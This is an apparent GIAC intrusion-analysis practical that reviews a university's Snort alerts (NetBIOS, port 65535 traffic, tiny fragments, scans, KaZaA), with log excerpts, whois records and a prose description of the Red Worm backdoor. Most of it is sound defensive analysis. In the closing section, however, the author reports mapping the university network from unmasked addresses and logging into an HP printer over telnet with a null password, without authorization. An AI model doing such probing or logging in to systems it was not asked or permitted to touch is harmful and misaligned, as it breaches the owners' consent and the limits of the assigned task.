TechHandle: JN-ORG-ARIN
TechName:   Japan Network Information Center
TechPhone:  +81-3-5297-2311
TechEmail:  hostmaster@nic.ad.jp
```

Correlations:
SANS/FBI top 20-list section W4 describes the problems with allowing external Windows networking traffic into an internal network. In his practical, Michael Wisener reported 48,866 occurrences of this traffic a year ago. The university has ignored his recommendation to block NetBIOS traffic at the perimeter router/firewall and the alerts have more than tripled to 173,943.

#4 High port 65535 udp - possible Red Worm - traffic

Reported: 27253 times

	Top 5 Source IP addresses
13421	MY.NET.201.58
1839	65.120.111.17
1469	64.118.111.251
1045	66.42.68.210
945	62.75.136.123

	Top 5 Dest. IP addresses
10628	MY.NET.201.58
1992	65.120.111.17
1678	66.42.68.210
1604	64.118.111.251
1114	12.235.90.8

```
05/03-02:15:35.782901 [**] High port 65535 udp - possible Red Worm - traffic [**] MY.NET.201.58:65535 -> 64.118.111.251:5121
05/03-02:15:38.674888 [**] High port 65535 udp - possible Red Worm - traffic [**] 64.118.111.251:5121 -> MY.NET.201.58:65535
05/03-02:15:41.788148 [**] High port 65535 udp - possible Red Worm - traffic [**] MY.NET.201.58:65535 -> 64.118.111.251:5121
```

Summary:
This alert triggered due to the presence of port 65535 usage. However, identifying this as Red Worm activity is incorrect. The Red Worm incorporates the use of TCP, vice UDP - unless this is a new variation of the worm. The excerpt above indicates that port 65535 is conversing with port 5121, of a host computer from an ISP named Sierra Tel Internet. This ephemeral port is often used by Neverwinter Nights, an online computer game as its default server port. This should be investigated to determine if this host is involved with online gaming. Associated software should be removed if this activity violates the University's security policy.

```
IP address: 64.118.111.251
  nslookup: 64118111251.sierratel.com
  ARIN info: OrgName:    Sierra Tel Internet
         OrgID:      STI
         Address:    49260 Chapel Hill Drive #202
         City:       Oakhurst
         StateProv:  CA
         PostalCode: 93644
         Country:    US
```

```
RegDate:  2000-02-03
Updated:  2001-01-05
```

Correlations:
Although port 65535 is a legitimate ephemeral port and may be used by any client to initiate conversations, Les Gordon's "must read" practical mentions an association between UDP port 65535 and the Andrews File System. If MY.NET.201.58 is indeed an AFS server, then the alert above depicts an AFS to off-campus connection. Again, I recommend IT staff verify that activity conducted on MY.NET.201.58 is acceptable and conforms to the University's security policy. Ewen Fung recorded 3,052 alerts in his practical last year; since then the "High port 65535 udp" alert count has increased nearly ten-fold.

#5 CS WEBSERVER - external web traffic

Reported: 24928 times

	Top 5 Source IP addresses
14007	216.39.48.127
271	66.77.73.236
179	134.193.129.68
140	213.207.200.33
108	131.107.163.50

	Only 2 Dest. IP addresses
24925	MY.NET.100.165
3	233.2.171.1

```
05/03-02:15:52.996060 [**] CS WEBSERVER - external web traffic [**] 64.68.80.76:47863 -> MY.NET.100.165:80
05/03-02:15:57.048704 [**] CS WEBSERVER - external web traffic [**] 64.68.80.34:47687 -> MY.NET.100.165:80
05/03-01:41:46.786775 [**] CS WEBSERVER - external web traffic [**] 66.196.72.66:16369 -> MY.NET.100.165:80
```

Summary:
I observed that nearly 25,000 alerts were generated by a local rule designed to identify external web traffic. I would need to confer with University network personnel to determine the purpose of this signature. The fact that this local rule exists leads me to believe that the CS webserver is designed to serve internal hosts, exclusively. Assuming this is the case, I investigated 216.39.48.127 and discovered it is registered to AltaVista, a popular Internet search engine. 14,000 hits from a search engine could be deemed acceptable, so it is important to learn the role of the CS webserver before jumping to any conclusions about this alert. If it is determined that the CS webserver is designed for University use only, create an access control list to block inbound http traffic destined for it. If the ACL does not eliminate the external traffic, find and close any backdoors to the internal network. However, if the CS webserver is set up for unrestricted public access, remove the local Snort rule to eliminate the extraneous alerts.

```
IP address: 216.39.48.127
  nslookup: buildrack52.sv.av.com
  ARIN info: OrgName:    AltaVista Company
             OrgID:      ALTAVI-1
             Address:    1070 Arastradero Rd
             City:       Palo Alto
             StateProv:  CA
             PostalCode: 94304
             Country:    US
             RegDate:    2000-05-05
             Updated:    2002-11-27
             AbuseHandle: ABUSE129-ARIN
             AbusePhone:  +1-650-320-7700
             AbuseEmail:  abuse@av.com
             AdminHandle: OA36-ARIN
             AdminName:   ALtaVista, Operations
             AdminPhone:  +1-650-320-7700
             AdminEmail:  netops@av.com
```

Correlations:
In their respective practical assignments, Hee So identified 18,080 alerts and Wade Walker recommended an investigation to ensure this is not an http exploit.

#6 High port 65535 tcp- possible Red Worm - traffic

Reported: 23628 times

	Top 5 Source IP addresses
3944	MY.NET.201.38
3454	MY.NET.226.250
3293	67.161.246.193
2549	218.141.54.99
1697	213.161.3.60

	Top 5 Dest. IP addresses
3944	67.161.246.193
3454	218.141.54.99
3293	MY.NET.201.38
2549	MY.NET.226.250
1697	MY.NET.226.206

```
05/04-17:00:03.369541 [**] High port 65535 tcp - possible Red Worm - traffic [**] MY.NET.201.38:4606 -> 67.161.246.193:65535
05/04-17:00:04.962687 [**] High port 65535 tcp - possible Red Worm - traffic [**] 67.161.246.193:65535  -> MY.NET.201.38:4606
05/04-17:00:06.774426 [**] High port 65535 tcp - possible Red Worm - traffic [**] MY.NET.201.38:4606 -> 67.161.246.193:65535
```

Summary:
The 65535 TCP traffic seen here is interesting in that the top 5 sources targeted specific destinations. Numerically, the top 5 source alerts correspond exactly to the amount of destination alerts received. I would closely monitor MY.NET.201.38, MY.NET.226.250, and MY.NET.226.206, as these machines appear to be heavily involved in this activity, possibly Red Worm or Remote Control Trojan. The structured source and destination patterns indicate that packet exchanges may be taking place between the University and external locations. The two most prevalent external addresses belong to Comcast Cable Communications and Softbank Corporation of Japan.

```
IP address: 67.161.246.193
  nslookup: c-67-161-246-193.client.comcast.net
  ARIN info: OrgName:    Comcast Cable Communications, IP Services
             OrgID:      CCCIS
             Address:    3 Executive Campus
             Address:    5th Floor
             City:       Cherry Hill
             StateProv:  NJ
             PostalCode: 08002
             Country:    US
             RegDate:    2002-11-17
             Updated:    2003-05-09
             AbuseHandle: NAPO-ARIN
             AbuseName:   Network Abuse and Policy Observance
             AbusePhone:  +1-856-317-7272
             AbuseEmail:  abuse@comcast.net
             AdminHandle: IC161-ARIN
             AdminName:   Comcast Cable Communications, Inc.
             AdminPhone:  +1-856-317-7300
             AdminEmail:  cips-ip-registration@cable.comcast.com
```

```
IP address: 218.141.54.99
  nslookup: YahooBB218141054099.bbtec.net
        inetnum:      218.112.0.0 - 218.143.255.255
        netname:      BBTECH
        descr:        SOFTBANK BB CORP
        descr:        Nation wide network in Japan
        country:      JP
        admin-c:      TT123-AP
        tech-c:       ST222-AP
        mnt-by:       APNIC-HM
        mnt-lower:    MAINT-JP-BBTECH
        changed:      hostmaster@apnic.net 20010823
        changed:      hostmaster@apnic.net 20010910
        changed:      hm-changed@apnic.net 20030108
        status:       ALLOCATED PORTABLE
        source:       APNIC
        person:       Takeshi Tsutsui
        address:      Nihonbashi Hakozaki bldg.
        address:      24-1,Nihonbashi Hakozaki-Cho
        address:      Chuo-ku,Tokyo,103-0015,Japan
        country:      JP
        phone:        +81-3-5642-7796
        e-mail:       ttsutsui@softbank.co.jp
        nic-hdl:      TT123-AP
        mnt-by:       MAINT-JP-BBTECH
        changed:      stsuruma@softbank.co.jp 20011105
        source:       APNIC
```

Correlations:

The F-Secure Computer Virus Information site states that the Red Worm, also known as the Adore worm, spreads in Linux systems using four unique vulnerabilities used by Ramen and Lion worms. These vulnerabilities center around BIND services. When Red Worm is running, it scans for vulnerable hosts from random Class B subnets on the network. If a vulnerable host is found, it attempts to download the main worm section from a web server located in China, in a similar way the Lion worm does. After the worm has been downloaded to

the targeted machine, it is stored in the "/usr/local/bin/lib/" directory and "start.sh" is executed, launching the worm. At that point, "start.sh" replaces "/bin/ps" with a trojanized version that does not show processes that are part of the worm. The original "/bin/ps" command is copied, "/usr/bin/anacron". The script also replaces "/sbin/klogd" with a version that has a backdoor. The backdoor activates when it receives a ping packet with correct size, and opens a shell on port 65535. The worm sends sensitive system data, including contents of the "/etc/shadow" file to four different email addresses. It also sets up a cronjob in cron daily (which runs at 04:02 am local time) to run and remove all traces of its existence and then reboots your system. However, it does not remove the backdoor.

The University should run “Adorefind,” a script written by William Stearns to detect the presence of this worm. This detection and removal tool can be downloaded from Dartmouth College at http://www.ists.dartmouth.edu/IRIA /knowledge_base/tools/adorefind.htm.

This vulnerability has been addressed and fixed by multiple Linux vendors. Further information is available at:
Debian GNU/Linux: http://www.debian.org/security/
Linux Mandrake: http://www.linux-mandrake.com/en/security/
RedHat Linux: http://www.redhat.com/support/errata/

#7 Tiny Fragments – possible Hostile Activity

Reported: 13527 times

	Top 5 Source IP addresses
9156	MY.NET.235.110
4290	12.207.10.226
15	212.194.174.202
14	213.23.15.177
8	68.36.90


	Top 5 Dest. IP addresses
4290	MY.NET.234.82
474	141.158.2.187
443	200.44.28.208
404	200.168.70.146
360	24.61.80.253

```
05/05-01:03:04.145232 [**] Tiny Fragments - Possible Hostile Activity [**] MY.NET.235.110 -> 12.231.153.45
05/05-01:04:36.205304 [**] Tiny Fragments - Possible Hostile Activity [**] MY.NET.235.110 -> 12.239.218.206
05/05-01:15:45.886475 [**] Tiny Fragments - Possible Hostile Activity [**] MY.NET.235.110 -> 24.61.80.143
```

Summary:
As stated in RFC 1858, if the fragment size is small enough to force a portion of a TCP packet's TCP header field into the second fragment, signatures will not match the “Tiny Fragment” filter, and will not stop these fragments from entering the network. This would allow an intruder to sneak packets past filters in small chunks. Could this method allow the slow insertion of malicious code? Is it possible for these fragments to carry a payload that could be reassembled into a composite file capable of executing an attack? Regardless of how you choose to answer my speculation, an alert message that includes “Possible Hostile Activity” requires investigation.

Tiny Fragment alerts were detected on hosts MY.NET.235.110 and MY.NET.234.82. I noticed that MY.NET.235.110 is the top source, but is never a recipient of this traffic. Is this a recently compromised box, perhaps a soldier on its first mission? Suspiciously, all 4290 alerts generated by 12.207.10.226 were destined for MY.NET.234.82. I investigated the activity between these two computers, and here's what I was able to find.

On 03 May 2003, at 03:00 AM, 12.207.10.226, a host computer registered to AT&T WorldNet Services, conducted 15 minutes of scanning activity against a single target, MY.NET.235.110. In addition to generating numerous "Null scan" and "illegal control bit combination" alerts, the content of the scan packets also produced "Tiny Fragment" alerts. During this scan, at 03:07, a single in-bound TFTP connection alert was generated. Two Queso fingerprinting alerts were detected, one at 3:15 and the other at 03:20. The attack concluded with NMAP and SYN-FIN alerts. The single follow on alerts did not worry me much, but the TFTP connection alert did. After further investigation, it appears to be a false positive caused by a probing packet (URG + FIN & RES bits set) destined for port 69.




```
May 3 03:01:30 12.207.10.226:0 -> MY.NET.234.82:0 NULL ********
May 3 03:01:31 12.207.10.226:0 -> MY.NET.234.82:0 NULL ********
May 3 03:01:32 12.207.10.226:0 -> MY.NET.234.82:0 UNKNOWN *2*APR** RESERVEDBITS
May 3 03:01:33 12.207.10.226:13299 -> MY.NET.234.82:25113 NOACK 12U**R*F RESERVEDBITS
May 3 03:01:34 12.207.10.226:0 -> MY.NET.234.82:0 NOACK **U**RSF
May 3 03:01:34 12.207.10.226:0 -> MY.NET.234.82:0 NULL ********
May 3 03:01:35 12.207.10.226:6257 -> MY.NET.234.82:6257 VECNA **U*P***
May 3 03:01:36 12.207.10.226:50365 -> MY.NET.234.82:38420 NULL ********
   ************  similar pattern continued for 15 minutes  ************
```

```
May  3 03:07:57 12.207.10.226:2304 -> MY.NET.234.82:69 VECNA 12U****F RESERVEDBITS

   **********  this generated the in-bound TFTP alert  **********
```

```
IP address: 12.207.10.226
  nslookup: 12-207-10-226.client.attbi.com
 registrar: ARIN
 net-block: AT&T_WorldNet_Services
    geoloc: US
 ARIN info: OrgName:    AT&T WorldNet Services
            OrgID:      ATTW
            Address:    400 Interpace Parkway
            City:       Parsippany
            StateProv:  NJ
            PostalCode: 07054
            Country:    US
            Updated:    2002-11-11
            TechHandle: ICC-ARIN
            TechName:   IP Customer Care
            TechPhone:  +1-888-613-6330
            TechEmail:  help@ip.att.net
```

I recommend the IT staff investigate MY.NET.234.82 and MY.NET.235.110 for signs of compromise. Before taking these machines off line, and if risk and threat levels are low, they should run a sniffer to gather information regarding 12.207.10.226's actions, and identify other MY.NET hosts associated with this activity.

Correlations:
RFC 3128 Tiny Fragment Attack
http://www.faqs.org/rfcs/rfc3128.html

RFC 1858 Security Considerations for IP Fragment Filtering
http://www.faqs.org/rfcs/rfc1858.html

Doug Kite evaluated this alert in his "Three Detects" section of his practical.
http://www.giac.org/practical/GCIA/Doug_Kite_GCIA.pdf

Top Sources, Destinations – All Alerts


	Top 5 Source IP addresses
353632	MY.NET.210.114
14007	216.39.48.127
13421	MY.NET.201.58
9156	MY.NET.235.110
8384	133.82.241.150

	Top 5 Dest. IP addresses
353618	213.97.198.23
106931	64.202.103.12
43801	65.116.88.75
29555	146.100.53.56
25825	MY.NET.100.65

Top Sources, Destinations – All Scans

	Top 5 Source IP addresses
64664	MY.NET.210.114
39800	MY.NET.240.62
32605	MY.NET.87.50
29293	MY.NET.250.98
26833	MY.NET.97.190

	Top 5 Dest. IP addresses
64602	213.97.198.23
15967	MY.NET.132.26
1779	64.39.186.133
1737	66.66.126.241
1624	66.167.144.245



This link graph depicts the MY.NET host that received the greatest number of scans. It appears the NCSU host focused exclusively on MY.NET.132.26, for it scanned no other MY.NET machine. All of the NSCU scans occurred on May 5, 2003, between 15:30 and 15:49. Here is a snipped view of the 15,962 scans.

```
May  5 15:30:01 152.1.193.6:4584 -> MY.NET.132.26:23030 SYN ******S*
May  5 15:30:01 152.1.193.6:4593 -> MY.NET.132.26:23037 SYN ******S*
May  5 15:30:01 152.1.193.6:4586 -> MY.NET.132.26:23032 SYN ******S*
May  5 15:30:01 152.1.193.6:4595 -> MY.NET.132.26:23039 SYN ******S*
May  5 15:30:01 152.1.193.6:4881 -> MY.NET.132.26:23249 SYN ******S*
May  5 15:30:01 152.1.193.6:4863 -> MY.NET.132.26:23235 SYN ******S*
May  5 15:30:01 152.1.193.6:4855 -> MY.NET.132.26:23230 SYN ******S*
```

If this activity was not authorized, contact the NCSU IT staff for answers. Investigate MY.NET.132.26 for any signs of foul play. On the other hand, the Deutsche Telekom and Great Works machines ran scans in small bursts against random addresses within the University network. Keep a watchful eye on 217.88.231.1 and 207.5.207.2. Sanjay Menon's practical also included large scans from two Deutsche Telekom hosts. Try to capture and examine header and payload information to determine whether this traffic is hostile or not. If it is deemed malicious, create an access control list to filter these addresses. Report this activity to the "abuse", administrative, or technical point of contact, if one is

listed. Additionally, determine why MY.NET source addresses are generating a large number of scans.


```
IP address: 152.1.193.6
 nslookup: chjlpc4.chem.ncsu.edu
registrar: ARIN
net-block: North_Carolina_State_University
   geoloc: US
ARIN info: OrgName:    North Carolina State University
           OrgID:      NCSU
           Address:    NCSU - Computing Center Box 7109
           City:       Raleigh
           StateProv:  NC
           PostalCode: 27695
           Country:    US
           Comment:
           RegDate:    1989-09-19
           Updated:    2003-03-13
```

```
IP address: 207.5.207.250
 nslookup: 207-250.suscom-maine.net
registrar: ARIN
net-block: Great_Works_Internet
   geoloc: US
ARIN info: OrgName:    Great Works Internet
           OrgID:      BIDF
           Address:    8 Pomerleau St
           City:       Biddeford
           StateProv:  ME
           PostalCode: 04005
           Country:    US
           RegDate:    1994-08-16
           Updated:    2003-07-15
           AdminHandle: FK20-ARIN
           AdminName:   Hostmaster, Gwi
           AdminPhone:  +1-207-286-2057
           AdminEmail:  hostmaster@gwi.net
           TechHandle: FK20-ARIN
           TechName:   Hostmaster, Gwi
           TechPhone:  +1-207-286-2057
           TechEmail:  hostmaster@gwi.net
```

```
IP address: 217.88.231.137
 nslookup: pD958E789.dip.t-dialin.net
registrar: RIPE
net-block: DTAG-DIAL14
   geoloc: DE
           inetnum:     217.80.0.0 - 217.89.31.255
           netname:     DTAG-DIAL14
           descr:       Deutsche Telekom AG
           country:     DE
           admin-c:     DTIP
           status:      ASSIGNED PA
           remarks:     ************************************************************
           remarks:     * ABUSE CONTACT: abuse@t-ipnet.de IN CASE OF HACK ATTACKS, *
           remarks:     * ILLEGAL ACTIVITY, VIOLATION, SCANS, PROBES, SPAM, ETC.   *
           remarks:     ************************************************************
           mnt-by:      DTAG-NIC
           changed:     ripe.dtip@telekom.de 20030211
           source:      RIPE
```

Top 10 Destination ports scanned

	Top 10 scanned ports	
79210	445	microsoft-ds
77866	137	netbios-ns
62550	80	www-http
42365	1433	microsoft-sql-s
41779	6257	winmx
28650	135	epmap
25303	53	dns
24547	7674	unknown
18029	139	netbios-ssn
16089	27005	flex-lm



Top 5 Out of Specification (OOS) packet types

	OOS packets
2504	NULL ********
1580	SYN 12****S*
290	NOACK **U*RSF
174	VECNA **U*P***
134	INVALIDACK ****A*R*F

These are packets that use non-standard, or "Out of Spec" control bit settings. Network mapping tools use this method to gather information, as different operation systems, and versions reply with distinct and identifiable characteristics. The scanning activity conducted by 12.207.10.226 consisted primarily of the OOS packets shown here.

```
************ sampling of OOS packet alerts generated by the 12.207.10.226 initiated scan ************

May 3 03:01:30 12.207.10.226:0 -> MY.NET.234.82:0 NULL ********
May 3 03:01:31 12.207.10.226:0 -> MY.NET.234.82:0 NULL ********
May 3 03:01:32 12.207.10.226:0 -> MY.NET.234.82:0 UNKNOWN *2*APR** RESERVEDBITS
May 3 03:01:33 12.207.10.226:13299 -> MY.NET.234.82:25113 NOACK 12U**R*F RESERVEDBITS
May 3 03:01:34 12.207.10.226:0 -> MY.NET.234.82:0 NOACK **U**RSF
May 3 03:01:34 12.207.10.226:0 -> MY.NET.234.82:0 NULL ********
May 3 03:01:35 12.207.10.226:6257 -> MY.NET.234.82:6257 VECNA **U*P***
May 3 03:01:36 12.207.10.226:50365 -> MY.NET.234.82:38420 NULL ********
```

While reviewing the out-of-spec and scan files, I noticed the presence of KaZaA and WinMX, popular yet potentially risky peer-to-peer file-sharing programs. These applications should be prohibited and removed from University computers. In addition to copyright and legal issues, there are inherent vulnerabilities associated with file-sharing programs of this type. Refer to William Couch's GSEC practical, "Peer-to-Peer File-Sharing Networks: Security Risks," at http://www.sans.org/rr/papers/50/510.pdf for further information.

```
+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

05/03-02:00:35.148748 200.167.108.3:4278 -> MY.NET.194.13:1214
TCP TTL:110 TOS:0x0 ID:41419 IpLen:20 DgmLen:441 DF
****P*** Seq: 0x8F5FA60A  Ack: 0x0  Win: 0x2000  TcpLen: 20
47 45 54 20 2F 2E 68 61 73 68 3D 30 35 30 63 37  GET /.hash=050c7
30 63 63 34 30 37 33 62 62 37 32 30 30 61 62 39  0cc4073bb7200ab9
31 66 32 37 63 36 32 65 61 65 64 63 39 34 64 35  1f27c62eaedc94d5
34 65 39 20 48 54 54 50 2F 31 2E 31 0D 0A 48 6F  4e9 HTTP/1.1..Ho
73 74 3A 20 31 33 30 2E 38 35 2E 31 39 34 2E 31  st: MY.NET.194.1
33 3A 31 32 31 34 0D 0A 55 73 65 72 41 67 65 6E  3:1214..UserAgen
74 3A 20 4B 61 7A 61 61 43 6C 69 65 6E 74 20 4E  t: KazaaClient N
6F 76 20 20 33 20 32 30 30 32 20 32 30 3A 32 39  ov  3 2002 20:29
```

```
3A 30 33 0D 0A 58 2D 4B 61 7A 61 61 2D 55 73 65  :03..X-Kazaa-Use
72 6E 61 6D 65 3A 20 4A 6F 72 67 65 2E 54 4E 54  rname: Jorge.TNT
0D 0A 58 2D 4B 61 7A 61 61 2D 4E 65 74 77 6F 72  ..X-Kazaa-Networ
6B 3A 20 4B 61 5A 61 41 0D 0A 58 2D 4B 61 7A 61  k: KaZaA..X-Kaza
61 2D 49 50 3A 20 31 30 2E 36 35 2E 32 35 30 2E  a-IP: 10.65.250.
36 3A 31 32 31 34 0D 0A 58 2D 4B 61 7A 61 61 2D  6:1214..X-Kazaa-
53 75 70 65 72 6E 6F 64 65 49 50 3A 20 32 34 2E  SupernodeIP: 24.
35 37 2E 32 30 39 2E 32 33 34 3A 31 33 39 34 0D  57.209.234:1394.
0A 52 61 6E 67 65 3A 20 62 79 74 65 73 3D 31 31  .Range: bytes=11
35 31 33 33 30 31 31 2D 31 31 39 37 32 30 31 38  5133011-11972018
34 0D 0A 43 6F 6E 6E 65 63 74 69 6F 6E 3A 20 63  4..Connection: c
6C 6F 73 65 0D 0A 58 2D 4B 61 7A 61 61 2D 58 66  lose..X-Kazaa-Xf
65 72 49 64 3A 20 31 31 35 36 30 34 35 31 0D 0A  erId: 11560451..
58 2D 4B 61 7A 61 61 2D 58 66 65 72 55 69 64 3A  X-Kazaa-XferUid:
20 6B 7A 62 4E 4D 76 76 65 64 62 63 4B 38 51 55   kzbNMvvedbcK8QU
34 46 71 33 59 54 73 42 63 6E 66 51 65 68 56 54  4Fq3YTsBcnfQehVT
44 4B 41 6E 31 68 70 32 6D 6F 2B 30 3D 0D 0A 0D  DKAn1hp2mo+0=...
0A                                               .
+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Follow the recommendations I have provided throughout the analysis, and use the "watch list" below as a reminder to monitor or investigate these particularly suspicious hosts.


Externally, 12.207.10.226, 64.202.103.12, 213.97.198.23, and 216.39.48.127 cause concern. Determine if their activity falls within the realm of the University's acceptable use policy and implement access control lists as required.

On the University network, investigate MY.NET.201.58, MY.NET.210.114, MY.NET.234.82 and MY.NET.235.110 for signs of compromise, as these hosts were engaged in questionable activity.

Watch List

IP Address	Host identification	Event of interest
12.207.10.226	AT&T WorldNet Services	targeted MY.NET.234.82 with 4,290 scans
64.202.103.12	giving.head.for-money.net	106,931 TCP SRC & DST outside network alerts, Port 0 traffic.
213.97.198.23	Telefonica De Espana	recipient of 353,609 inc packet frag alerts from MY.NET.210.114
216.39.48.127	AltaVista	triggered 14,007 External web traffic alerts
MY.NET.201.58	resnet1-24.resnet.MY.NET.edu	13,421 Port 65535 UDP alerts, possible game server?
MY.NET.210.114	resnet1-603.resnet.MY.NET.edu	generated 353,627 inc packet frag alerts, Port 0 traffic
MY.NET.234.82	resnet3-94.resnet.MY.NET.edu	scanned by 12.207.10.226
MY.NET.235.110	resnet3-165.resnet.MY.NET.edu	Top source -Tiny fragment alerts 9,156 (never a recipient)

Finally, I had no interest in identifying your network, but the IP addresses in the "scans" files were not concealed with "MY.NET." Since I was provided this information, I decided to use it to learn more about your network. Within a short time, I had mapped out a large portion of the University network and established the following telnet session to a Hewlett Packard printer using a null password. This device provided even more information about your network.




```
===JetDirect Telnet Configuration===

HP JetDirect     : J6057A
  Firmware Version : R.22.09
  Manufacturing ID : 22014232902201
  Hardware Address : 00:01:E6:88:06:A6
  System Up Time   : 129:36:47

    GENERAL_____________________________________
    Admin Password  : Not Specified
    System Location : Not Specified
    System Contact  : Not Specified

    TCP/IP MAIN_________________________________
    Host Name       : MY.NET.HOST
    IP Config Method : DHCP
